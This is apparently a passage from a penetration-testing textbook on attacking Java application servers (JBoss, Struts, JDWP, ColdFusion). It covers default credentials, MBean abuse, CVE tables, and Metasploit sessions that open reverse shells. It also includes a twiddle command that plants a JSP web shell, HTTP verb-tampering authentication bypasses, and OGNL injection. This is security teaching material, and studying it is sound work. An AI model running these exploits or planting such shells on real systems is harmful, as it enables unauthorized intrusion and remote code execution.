
Arguments passed via GET requests are exposed within status pages and web access log files. In some cases, you may obtain sensitive data (e.g., session tokens, usernames, filenames, and paths) that can be used to access privileged system components.
You can expose management servlets via the following paths within JBoss (depending on the version): /admin-console, /jmx-console, /management, and /web-console. Default credentials are admin/admin. Upon gaining access, you can use available invoker servlets to interact with exposed MBeans (as described in the subsequent sections):
/web-console/Invoker (JBoss versions 6 and 7)
/invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet (JBoss 5 and prior)
Figure 14-7 demonstrates exposed invoker servlets identified via Google.

Each MBean exposes a management interface consisting of readable/writable attributes and a set of invokable operations. Oracle’s documentation includes a “hello, world” MBean example detailing a Java class and its respective interface.18 The class contains application code and MBean defines the attributes and invokable operations (if any).
The JMX management console lists registered MBeans, as shown in Figure 14-8.

The RMI registry service details registered MBeans over TCP ports 1098 and 1099 within JBoss (similar to an RPC portmapper) using the Java Naming and Directory Interface (JNDI) protocol. The Metasploit java_rmi_registry module supports enumeration via the service, as demonstrated by Example 14-4. Juan Vazquez details the technique in his online presentation “Abusing Java Remote Interfaces.”19
msf > use auxiliary/gather/java_rmi_registry msf auxiliary(java_rmi_registry)> set RHOSTS 10.0.0.4 msf auxiliary(java_rmi_registry)> run [*] 10.0.0.4:1099 – Sending RMI Header... [*] 10.0.0.4:1099 – Listing names in the Registry... [+] 10.0.0.4:1099 - 2 names found in the Registry [+] 10.0.0.4:1099 – Name Test (example.testing.Testmpl_Stub) found on 10.0.0.4:1175 [+] 10.0.0.4:1099 – Name Hello (example.hello.Hellompl_Stub) found on 10.0.0.4:1178
You can access MBeans through HTTP invoker servlets and exposed RMI interfaces. Useful tactics include enumeration of operating system details via jboss.system:type=ServerInfo and command shell execution through the vectors listed in Table 14-10.
| Name | Attribute/operation | Description |
|---|---|---|
| jboss.admin:service=DeploymentFileRepository | store | Upload a JSP an arbitrary filea (JBoss 4 and 5) |
| jboss.system:service=MainDeployer | deploy | Deploy a WAR file from a remote locationb (JBoss 4) |
| jboss.deployer:service=BSHDeployer | createScriptDeployment | Execute arbitrary Javac |
| jboss.deployment: flavor=URL,type=DeploymentScanner | URLs | Deploy a WAR file from a remote location |
a Metasploit jboss_deploymentfilerepository module. | ||
Other useful MBeans exist within the Oracle Java implementation (used by products including WebLogic Server),20 including javax.management.loading.MLet, which can be abused to load files. Table 14-10 lists MBeans found by within JBoss only.
You can interact with MBeans manually via the JMX console, as demonstrated in Figure 14-9. You also can use Metasploit to spawn a command shell, as demonstrated in Example 14-5. In this case, we use the MainDeployer vector to deploy malicious content.

msf > use exploit/multi/http/jboss_maindeployer msf exploit(jboss_maindeployer) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(jboss_maindeployer) > set LHOST 10.0.0.15 msf exploit(jboss_maindeployer) > set RHOST 10.0.0.4 msf exploit(jboss_maindeployer) > set VERB HEAD msf exploit(jboss_maindeployer) > run [*] Started reverse handler on 10.0.0.15:4444 [*] Triggering payload at '/web-console/HYQ.jsp'... [*] Command shell session opened (10.0.0.15:4444 -> 10.0.0.4:57796) Microsoft Windows [Version 5.2.3790] (C) Copyright 1985-2003 Microsoft Corp. C:\Program Files\jboss-6.0.0.M1\jboss-6.0.0.M1\bin>
You can use RMI endpoints to interact with useful MBeans, including:
The JBoss JMX RMI connector (listening by default on TCP port 1090)21
RMI services running on TCP ports including 4444, 4445, 4446, and 4447
You can use the twiddle.sh utility to interact with available MBeans over RMI. First, download the Red Hat JBoss Enterprise Application Platform JAR file,22 which requires registration and acceptance of terms, and then clone the twiddle-standalone repository, as shown in Example 14-6.
root@kali:~# java -jar jboss-eap-6.4.0-installer.jar –console root@kali:~# git clone https://github.com/swesource/twiddle-standalone.git root@kali:~# export JBOSS_HOME=/root/EAP-6.4.0/ root@kali:~# cd twiddle-standalone/bin/ root@kali:~/twiddle-standalone/bin# ./twiddle.sh A JMX client to 'twiddle' with a remote JBoss server. usage: twiddle.sh [options] <command> [command_arguments]
After twiddle.sh is installed and executes without errors, you can use it to read and write MBean attributes, and invoke operations via RMI. By default, the tool uses the RMI registry service to lookup the correct endpoint.
Example 14-7 demonstrates the tool used to retrieve data from the jboss.system:type=ServerInfo MBean, and Example 14-8 demonstrates invocation of the store operation of the jboss.admin:service=DeploymentFileRepository MBean to load a command shell (accessible via /shell/shell.jsp upon the WAR being deployed).
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 get jboss.system:type=ServerInfo HostAddress=10.0.0.6 AvailableProcessors=1 OSArch=ppc OSVersion=10.3.9 HostName=kiki.local JavaVendor=Apple Computer, Inc. JavaVMName=Java HotSpot(TM) Client VM FreeMemory=90898472 ActiveThreadGroupCount=6 TotalMemory=132775936 JavaVMVersion=1.4.2-38 ActiveThreadCount=45 JavaVMVendor="Apple Computer, Inc." OSName=Mac OS X JavaVersion=1.4.2_05 MaxMemory=218103808
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 invoke \
jboss.admin:service=DeploymentFileRepository store 'shell.war' '.jsp' \
'<%Runtime.getRuntime(). exec(request.getParameter("c"));%>' true
RMI services (including the registry service and individual RMI endpoints) expose a garbage collector mechanism that an attacker can exploit to load and execute arbitrary code, as demonstrated by Metasploit.23 The exploit uses remote class loading, and so is not effective against JMX RMI connectors (e.g., port 1090 within JBoss).
Exploitable software flaws resulting in code execution, file disclosure, and arbitrary file creation within the JBoss Application Server are listed in Table 14-11.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2014-3530 | 6.2.4 and prior | PicketLink XXE injection resulting in reading of arbitrary files |
| CVE-2014-3518 | 5.2.2 and prior | Code execution via JBoss Remoting (jmx-remoting.sar) |
| CVE-2014-3481 | 6.2.3 and prior | JaxrsIntegrationProcessor supports entity expansion, resulting in reading of files via XXE injection |
| CVE-2014-0248 | 5.2.0 and prior | Arbitrary code execution upon passing a crafted header to the Seam authentication filter |
| CVE-2013-2186 | 6.0.0, 5.2.2, 4.3 CP07 and prior | File creation via the Apache Commons DiskFileItem class |
CVE-2013-4128 CVE-2013-4123 |
6.1.0 and prior | Improper caching of EJB invocation, allowing remote attackers to hijack sessions |
| CVE-2012-5629 | 6.0.1, 5.2.0, 4.3.0 CP10 and prior | The default configuration of LDAP login modules makes it possible for attackers to authenticate with an empty password |
| CVE-2011-4605 | 5.1.1, 4.3.0 CP05 and prior | The JNDI service does not restrict write access, making it possible for attackers to modify the JNDI tree |
CVE-2011-4085 CVE-2010-1428 CVE-2010-0738 |
5.1.1 and prior | Access control is only enforced against GET and POST methods, meaning that attackers may use HEAD and other means to interact with servlets (e.g., the invoker servlet) |
| CVE-2011-4608 | 5.1.2 and prior | Attackers may register arbitrary worker nodes via mod_cluster, resulting in compromise of sensitive data (including credentials) |
CVE-2011-2196 CVE-2011-1484 |
5.1.0, 4.3.0 CP09 and prior | The JBoss Seam framework (jboss-seam.jar) makes it possible for remote attackers to execute arbitrary Java code via a crafted URL |
You can use Metasploit to evaluate JBoss HTTP and RMI interfaces, as shown in Example 14-9. Although the server requires authentication to access the HtmlAdaptor, ServerInfo.jsp, and Invoker in this case, Metasploit finds that access is permitted via verb tampering (CVE-2011-4085), and the JMXInvokerServlet is available. A second popular utility is JexBoss,24 which also automates exploitation of JBoss flaws.
msf > use auxiliary/scanner/http/jboss_vulnscan msf auxiliary(jboss_vulnscan) > set RHOSTS 10.0.0.3 msf auxiliary(jboss_vulnscan) > run [*] Apache-Coyote/1.1 ( Powered by Servlet 2.4; JBoss-4.0.4.GA_CP17 (build: CVSTag=https://svn.jboss.org/repos/jbossas/tags/JBoss_4_0_4_GA_CP17 date=200907201142)/Tomcat-5.5 ) [*] 10.0.0.3:80 Checking http... [*] 10.0.0.3:80 /jmx-console/HtmlAdaptor requires authentication (401): Basic realm="JBoss JMX Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [+] 10.0.0.3:80 /status does not require authentication (200) [*] 10.0.0.3:80 /web-console/ServerInfo.jsp requires authentication (401): Basic realm="JBoss WEB Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [*] 10.0.0.3:80 /web-console/Invoker requires authentication (401): Basic realm="JBoss WEB Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [+] 10.0.0.3:80 /invoker/JMXInvokerServlet does not require authentication (200) [*] 10.0.0.3:80 Checking for JBoss AS default creds [*] 10.0.0.3:80 Could not guess admin credentials [*] 10.0.0.3:80 Checking services... [*] 10.0.0.3:80 Naming Service tcp/1098: open [*] 10.0.0.3:80 Naming Service tcp/1099: open [*] 10.0.0.3:80 RMI invoker tcp/4444: open
Struts is a Java servlet container that uses the Apache Coyote HTTP connector as its web server by default. You can often identify applications built using the framework by the “struts” string found in directory names and HTTP headers (e.g., struts-time), along with action and do file extensions, as demonstrated in Example 14-10. Exploitable Struts flaws are listed in Table 14-12.25
root@kali:~# telnet 115.29.220.88 80 Trying 115.29.220.88... Connected to 115.29.220.88. Escape character is '^]'. GET / HTTP/1.0 HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=28523BF87817264289F4BA83875E0BD5; Path=/; HttpOnly Location: http://www.yuyuapp.com/struts/portal/forPortal.do Content-Type: text/html;charset=GBK Content-Length: 0 Date: Sat, 30 Apr 2016 20:22:20 GMT Connection: close
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2016-0785 | 2.0.0 to 2.3.27 | Code execution via double OGNL evaluation, triggered using a %{} sequence |
CVE-2014-0114 CVE-2014-0113 CVE-2014-0112 CVE-2014-0094 |
2.0.0 to 2.3.16.1 1.0.0 to 1.3.10 |
Multiple ClassLoader weaknesses, resulting in code executiona |
| CVE-2013-4316 | 2.0.0 to 2.3.15.1 | Dynamic Method Invocation (DMI) is enabled by default, with unknown impactb |
| CVE-2013-2251 | 2.0.0 to 2.3.15 | Attackers can execute arbitrary OGNL expressions with a crafted action, redirect, or redirectAction prefix via the DefaultActionMapperc |
| CVE-2013-2135 | 2.0.0 to 2.3.14.2 | Remote OGNL execution via crafted values containing ${} and %{} sequences, causing code to be evaluated twice |
| CVE-2013-2134 | 2.0.0 to 2.3.14.2 | Improper handling of wildcard matches, resulting in OGNL execution |
CVE-2013-2115 CVE-2013-1966 |
2.0.0 to 2.3.14.1 | Remote OGNL expression execution via includeParams vulnerabilityd |
| CVE-2012-0394 | 2.0.0 to 2.3.1 | If the DebuggingInterceptor is exposed, remote attackers can execute commandse |
| CVE-2012-0391 | 2.0.0 to 2.2.3 | The ExceptionDelegator misinterprets parameter values as OGNL expressions during exception handling, resulting in code executionf |
| CVE-2011-3923 | 2.0.0 to 2.3.1.1 | The ParametersInterceptor supports parentheses, which in turn makes it possible for arbitrary OGNL expressions and code to be executed remotelyg |
| CVE-2010-1870 | 2.0.0 to 2.1.8.1 | OGNL expression execution upon bypassing the protection mechanisms within the ParameterInterceptorh |
a Metasploit struts_code_exec_classloader module. b Jon Passki, “Making Struts2 App More Secure: Disable Dynamic Method Invocation”, Coverity Security Lab Blog, October 9, 2013. c Metasploit struts_default_action_mapper module. d Metasploit struts_include_params module. e Metasploit struts_dev_mode module. f Metasploit struts_code_exec_exception_delegator module. | ||
A particularly severe vulnerability relates to the DefaultActionMapper within Struts.26 The mechanism is intended for actions to be performed, as demonstrated by this JSP snippet:
<s:form action="foo"> ... <s:submit value="Register"/> <s:submit name="redirect:http://www.google.com/" value="Cancel"/>
If a user clicks the Cancel button, the following URI is requested:
/foo.action?redirect:http://www.google.com/
Input provided to the DefaultActionMapper found in Struts 2.3.15 and prior is not properly sanitized, meaning that OGNL expressions can be injected (resulting in server-side code execution) upon requesting an action file and providing a valid redirect or action argument (e.g., /foo.action?action:%25{3*4}, which returns “12” if the expression is evaluated by the server).
Here are two structures that you can use to interact with the DefaultActionMapper:
/struts2-blank/example/X.action
/struts2-showcase/employee/save.action
Upon identifying a DefaultActionMapper exposure within an environment, you can manually execute arbitrary commands27 or use Metasploit to spawn a command shell, as demonstrated in Example 14-11.
msf > use exploit/multi/http/struts_default_action_mapper msf exploit(struts_default_action_mapper) > set PAYLOAD linux/x86/shell/reverse_tcp msf exploit(struts_default_action_mapper) > set RHOST 192.168.1.5 msf exploit(struts_default_action_mapper) > set LHOST 192.168.1.6 msf exploit(struts_default_action_mapper) > set TARGETURI /struts2-blank/example/X.action msf exploit(struts_default_action_mapper) > run [*] Started reverse handler on 192.168.1.6:4444 [*] 192.168.1.5:8080 - Target autodetection... [+] 192.168.1.5:8080 - Linux target found! [*] 192.168.1.5:8080 - Starting up our web service on 192.168.1.6:8080... [*] Using URL: http://0.0.0.0:8080/ [*] Local IP: http://192.168.1.6:8080/ [*] 192.168.1.5:8080 - Downloading payload to /tmp/MzefQhHltDObvVW... [*] 192.168.1.5:8080 - Waiting for the victim to request the payload... [*] 192.168.1.5:8080 - Sending the payload to the server... [*] 192.168.1.5:8080 - Make payload executable... [*] 192.168.1.5:8080 - Execute payload... [*] Sending stage (36 bytes) to 192.168.1.5 [*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.5:52246) [+] Deleted /tmp/MzefQhHltDObvVW [*] Server stopped. id uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
The Java Debug Wire Protocol (JDWP) provides remote debugging of Java applications via TCP ports including 5005, 8000, 8080, 8787, and 9009. Metasploit has a JDWP module,28 Nmap can exploit JDWP via the NSE scripts listed in Table 14-13 (each requiring weak server permissions to inject a Java class). The Nmap jdwp-exec script is demonstrated in Example 14-12.
| Script | Description |
|---|---|
| jdwp-exec | Injects a Java class that executes a shell command |
| jdwp-info | Injects a Java class that returns operating system details |
| jdwp-inject | Injects an arbitrary Java class |
root@kali:~# nmap –sSV -p8000 --script jdwp-exec --script-args cmd="date" 10.0.0.8 Starting Nmap 6.47 (http://nmap.org) at 2015-05-14 04:19 PDT Nmap scan report for 10.0.0.8 PORT STATE SERVICE VERSION 8000/tcp open jdwp Java Debug Wire Protocol | jdwp-exec: | date output: |_ Thu May 14 13:19:21 CEDT 2015
Mileage varies depending on the server configuration. Use the -d and -vvv flags to evaluate responses and identify issues with Nmap scripts (I’ve found them to be unreliable in some scenarios).29
The ColdFusion application server interprets ColdFusion Markup Language (CFML) content. Engines including Railo also parse CFML, and so use of the language doesn’t necessarily indicate that Adobe ColdFusion is the underlying server.
Triggering error handling within ColdFusion can provide details of the server directory structure, variable names, and database schema, as demonstrated by Figure 14-10.

Metasploit30 and clusterd perform scanning and identification of potential exposures. Example 14-13 demonstrates clusterd in use against a ColdFusion 10 server, flagging two exploitable conditions.
root@kali:~/clusterd# ./clusterd.py --fingerprint –a coldfusion -i 10.0.0.4
